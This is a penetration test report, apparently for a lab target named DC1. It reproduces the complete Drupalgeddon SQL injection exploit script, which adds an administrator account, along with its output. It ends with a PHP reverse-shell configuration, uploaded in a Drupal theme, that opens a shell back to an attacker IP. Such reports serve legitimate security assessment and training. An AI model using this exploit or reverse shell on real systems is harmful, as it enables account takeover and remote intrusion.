GRABOVAJ SECURITY

Penetration Test Report for DC1

v.2.0

mgrabova@gmail.com

Table of Contents

1.0. High-Level Summary

Grabovaj Security GmbH was recruited to evaluate DC1's security by engaging in a 1-day penetration test that was conducted on Februar 22th, 2022. The “goal" of the penetration testing is to act as a threat-actor by performing cyber-attacks against DC1's corporate server. This will serve to discover any present vulnerabilities that could result in a breach and be leveraged to access DC1's sensitive data by a real-world attacker. All issues discovered by Grabovaj Security GmbH are achieved and verified through network evaluation, system vulnerability scanning and assessment, and both automated and manual exploitation (where applicable) of found vulnerabilities.

While conducting the external penetration test, there were several critical vulnerabilities discovered in the DC1 server. Grabovaj Security GmbH was able to gain full administrative privilege to the DC1 corporate server. This was due to a vulnerable Drupal 7 version, which led to remote system access.

1.1. Recommendations

GS recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2.0. Methodologies

GS utilized a widely adopted approach to performing penetration testing that is effective in testing how well the DC1 environment is secure. Below is a breakout of how GS was able to identify and exploit the system and includes all individual vulnerabilities found.

2.1. Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, GS was tasked with exploiting the network. The specific IP addresses were:

Network

- IP Address: 192.168.48.137
- Hostname: DC1
- MAC Address: –


GS testers were able to verify the IP address and connectivity of the DC1 host/server by connecting to the DC network and performing ping-sweep of the network which returned the IP Address of 192.168.48.137 for DC1.

2.2. Service Enumeration


The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.48.137	**TCP:** 22,80


GS testers began by scanning all ports on DC1 server with ***Nmap*** to determine which services were open with more detailed information.



The ***Nmap*** scan revealed that a '**robots.txt**' is being to hide some directories from search engine crawlers.



GS testers found that the version of Drupal running on DC1 Server is 7.



2.3. Penetration

The penetration testing portions of the assessment focus heavily on gaining access to the system. During this penetration test, GS was able to successfully gain access to DC 1 server by exploiting a SQL injection vulnerability on drupal core.

Vulnerability Exploited: SA-CORE-2014-005 - Drupal core - SQL injection

System Vulnerable: 192.168.48.137

Vulnerability Explanation: Drupal 7 is subject to a SQL Injection vulnerability in core module. Attackers can use this vulnerability to send specially crafted requests resulting in arbitrary SQL execution. When performing the penetration test, GS noticed an outdated version of Drupal Core version running from the service enumeration phase. Using an exploit from exploit-db we could add an Admin user on the Drupal 7 Framework. A targeted attack was performed on the system which gave GS a new Admin account with full administrative access over the system.

Severity: Critical

Proof of Concept Code Here: Modifications to the existing exploit wasn't needed. See: Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) - PHP webapps Exploit (exploit-db.com)

```
#!/usr/bin/python
#
#
# Drupal 7.x SQL Injection SA-CORE-2014-005 https://www.drupal.org/SA-CORE-2014-005
# Inspired by yukyuk's P.o.C (https://www.reddit.com/user/fyukyuk)
#
# Tested on Drupal 7.31 with BackBox 3.x
#
# This material is intended for educational
# purposes only and the author can not be held liable for
# any kind of damages done whatsoever to your machine,
# or damages caused by some other,creative application of this material.
# In any case you disagree with the above statement,stop here.

import hashlib, urllib2, optparse, random, sys

#        START        -        from        drupalpass        import        DrupalHash        #
https://github.com/cvangysel/gitexd-drupalorg/blob/master/drupalorg/drupalpass.py
# Calculate a non-truncated Drupal 7 compatible password hash.
# The consumer of these hashes must truncate correctly.

class DrupalHash:

  def __init__(self, stored_hash, password):
    self.itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
    self.last_hash = self.rehash(stored_hash, password)

  def get_hash(self):
    return self.last_hash

  def password_get_count_log2(self, setting):
    return self.itoa64.index(setting[3])

  def password_crypt(self, algo, password, setting):
    setting = setting[0:12]
    if setting[0] != '$' or setting[2] != '$':
      return False

    count_log2 = self.password_get_count_log2(setting)
    salt = setting[4:12]
    if len(salt) < 8:
      return False
    count = 1 << count_log2

    if algo == 'md5':
      hash_func = hashlib.md5
    elif algo == 'sha512':
      hash_func = hashlib.sha512
    else:
      return False
    hash_str = hash_func(salt + password).digest()
    for c in range(count):
      hash_str = hash_func(hash_str + password).digest()
    output = setting + self.custom64(hash_str)
    return output

  def custom64(self, string, count = 0):
    if count == 0:
      count = len(string)
    output = ''
```

```
    i = 0
    itoa64 = self.itoa64
    while 1:
      value = ord(string[i])
      i += 1
      output += itoa64[value & 0x3f]
      if i < count:
        value |= ord(string[i]) << 8
      output += itoa64[(value >> 6) & 0x3f]
      if i >= count:
        break
      i += 1
      if i < count:
        value |= ord(string[i]) << 16
      output += itoa64[(value >> 12) & 0x3f]
      if i >= count:
        break
      i += 1
      output += itoa64[(value >> 18) & 0x3f]
      if i >= count:
        break
    return output

  def rehash(self, stored_hash, password):
    # Drupal 6 compatibility
    if len(stored_hash) == 32 and stored_hash.find('$') == -1:
      return hashlib.md5(password).hexdigest()
      # Drupal 7
    if stored_hash[0:2] == 'U$':
      stored_hash = stored_hash[1:]
      password = hashlib.md5(password).hexdigest()
    hash_type = stored_hash[0:3]
    if hash_type == '$S$':
      hash_str = self.password_crypt('sha512', password, stored_hash)
    elif hash_type == '$H$' or hash_type == '$P$':
      hash_str = self.password_crypt('md5', password, stored_hash)
    else:
      hash_str = False
    return hash_str
#        END        -        from        drupalpass        import        DrupalHash        #
https://github.com/cvangysel/gitexd-drupalorg/blob/master/drupalorg/drupalpass.py

def randomAgentGen():

 userAgent =    ['Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36',
                  'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4 AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.125 Safari/537.36',
                 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.77.4 (KHTML,
like Gecko) Version/7.0.5 Safari/537.77.4',
                  'Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36',
                'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0',
                'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0',
                     'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:31.0) Gecko/20100101
Firefox/31.0',
                      'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36',
                'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1_2 like Mac OS X) AppleWebKit/537.51.2
(KHTML, like Gecko) Version/7.0 Mobile/11D257 Safari/9537.53',
```

```
                'Mozilla/5.0 (iPad; CPU OS 7_1_2 like Mac OS X) AppleWebKit/537.51.2 (KHTML,
like Gecko) Version/7.0 Mobile/11D257 Safari/9537.53',
                 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.143 Safari/537.36',
                       'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:31.0) Gecko/20100101
Firefox/31.0',
                'Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/35.0.1916.153 Safari/537.36',
               'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)',
               'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.59.10 (KHTML,
like Gecko) Version/5.1.9 Safari/534.59.10',
               'Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0',
                'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1 like Mac OS X) AppleWebKit/537.51.2
(KHTML, like Gecko) Version/7.0 Mobile/11D167 Safari/9537.53',
                'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML,
like Gecko) Version/7.0.2 Safari/537.74.9',
               'Mozilla/5.0 (X11; Linux x86_64; rv:30.0) Gecko/20100101 Firefox/30.0',
               'Mozilla/5.0 (iPhone; CPU iPhone OS 7_0_4 like Mac OS X) AppleWebKit/537.51.1
(KHTML, like Gecko) Version/7.0 Mobile/11B554a Safari/9537.53',
               'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML,
like Gecko) Version/7.0.3 Safari/537.75.14',
               'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)',
               'Mozilla/5.0 (Windows NT 5.1; rv:30.0) Gecko/20100101 Firefox/30.0',
                     'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/35.0.1916.153 Safari/537.36',
                     'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.143 Safari/537.36',
               'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0',
               'Mozilla/5.0 (Windows NT 6.2; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0',
                 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_0) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.125 Safari/537.36',
                'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1_2 like Mac OS X) AppleWebKit/537.51.1
(KHTML, like Gecko) GSA/4.1.0.31802 Mobile/11D257 Safari/9537.53',
               'Mozilla/5.0 (Windows NT 6.2; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0',
                     'Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36',
                    'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.143 Safari/537.36',
                    'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Ubuntu Chromium/36.0.1985.125 Chrome/36.0.1985.125 Safari/537.36',
                     'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:30.0) Gecko/20100101
Firefox/30.0',
                'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10) AppleWebKit/600.1.3 (KHTML,
like Gecko) Version/8.0 Safari/600.1.3',
                'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/35.0.1916.153 Safari/537.36']

 UA = random.choice(userAgent)
 return UA


def urldrupal(url):
    if url[:8] != "https://" and url[:7] != "http://":
        print('[X] You must insert http:// or https:// procotol')
        sys.exit(1)
    # Page login
    url = url+'/?q=node&destination=node'
    return url
```


```
banner = """
  ______                              __    _______  _______ _____
 |   _  \ .----.--.--.-----.---.-|  |   |    _   ||   _   | _   |
 |.  |   \|   _|  |  |  _  |  _  |  |   |___|   |_|___|   |.|   |
 |.  |    |__| |_____|   __|___._|__|      /   |___(__   `-|.  |
 |:  1    /          |__|                  |   |  |:  1   | |:  |
 |::.. . /                                 |   |  |::.. . | |::.|
 `------'                                  `---'  `-------' `---'

 _______       __    ___       __             __   __
|   _   .-----|  |   |   .-----|__.-----.----|  |_|__.-----.-----.
|   1___|  _  |  |   |.  |     |  |  -__|  __|   _|  |  _  |     |
|____   |__   |__|   |.  |__|__|  |_____|____|____|__|_____|__|__|
|:  1   |  |__|      |:  |    |___|
|::.. . |            |::.|
`-------'            `---'

                              Drup4l => 7.0 <= 7.31 Sql-1nj3ct10n
                                          Admin 4cc0unt cr3at0r

                       Discovered by:

                       Stefan  Horst
                         (CVE-2014-3704)

                          Written by:

                         Claudio Viviani

                      http://www.homelab.it

                          info@homelab.it
                     homelabit@protonmail.ch

                 https://www.facebook.com/homelabit
                   https://twitter.com/homelabit
                 https://plus.google.com/+HomelabIt1/
       https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww

"""

commandList = optparse.OptionParser('usage: %prog -t http[s]://TARGET_URL -u USER -p PASS\n')
commandList.add_option('-t', '--target',
                  action="store",
                  help="Insert URL: http[s]://www.victim.com",
                  )
commandList.add_option('-u', '--username',
                  action="store",
                  help="Insert username",
                  )
commandList.add_option('-p', '--pwd',
                  action="store",
                  help="Insert password",
                  )
options, remainder = commandList.parse_args()

# Check args
if not options.target or not options.username or not options.pwd:
    print(banner)
    print
    commandList.print_help()
```

```
    sys.exit(1)

print(banner)

host = options.target
user = options.username
password = options.pwd

hash          =          DrupalHash("$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML",
password).get_hash()

target = urldrupal(host)


# Add new user:
#   insert   into   users   (status,   uid,   name,   pass)   SELECT   1,   MAX(uid)+1,   'admin',
'$S$DkIkdKLIvRK0iVHm99X7B/M8QC17E1Tp/kMOd1Ie8V/PgWjtAZld' FROM users
#
# Set administrator permission (rid = 3):
# insert into users_roles (uid, rid) VALUES ((SELECT uid FROM users WHERE name = 'admin'), 3)
#
post_data   =   "name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+
%27"+user+"%27,+%27"+hash[:55]+"%27+FROM+users;insert+into+users_roles+(uid,+rid)+VALUES+
((SELECT+uid+FROM+users+WHERE+name+%3d+%27"+user+"%27),+3);;#
%20%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=L
og+in"

UA = randomAgentGen()
try:
    req = urllib2.Request(target, post_data, headers={ 'User-Agent': UA })
    content = urllib2.urlopen(req).read()

    if "mb_strlen() expects parameter 1" in content:
        print "[!] VULNERABLE!"
        print
       print "[!] Administrator user created!"
       print
        print "[*] Login: "+str(user)
        print "[*] Pass: "+str(password)
        print "[*] Url: "+str(target)

    else:
        print "[X] NOT Vulnerable :("

except urllib2.HTTPError as e:

    print "[X] HTTP Error: "+str(e.reason)+" ("+str(e.code)+")"

except urllib2.URLError as e:

    print "[X] Connection error: "+str(e.reason)
```


Vulnerability Assessment Steps: GS testers used the exploit against the DC1 server by using the above exploit. Result of the exploit is seen in the image below.

```
[!] VULNERABLE!

[!] Administrator user created!

[*] Login: Administrator
[*] Pass: admin
[*] Url: http://192.168.48.137:80/?q=node&destination=node
```

Using the exploit we could login in to the Drupal framework using the credentials username “Administrator” and password “admin”.




After researching the content on Drupal we found some sensitive information.



We moved to another phase on exploiting the DC1 system to gain Low privilege Shell by using a PHP Reverse Shell and uploading it with a Drupal 7 theme.

```
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.48.128';  // CHANGE THIS
50 $port = 1337;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
```

We downloaded the bootstrap3 theme from Drupal website and we put a new .php file with our reverse shell code in it.



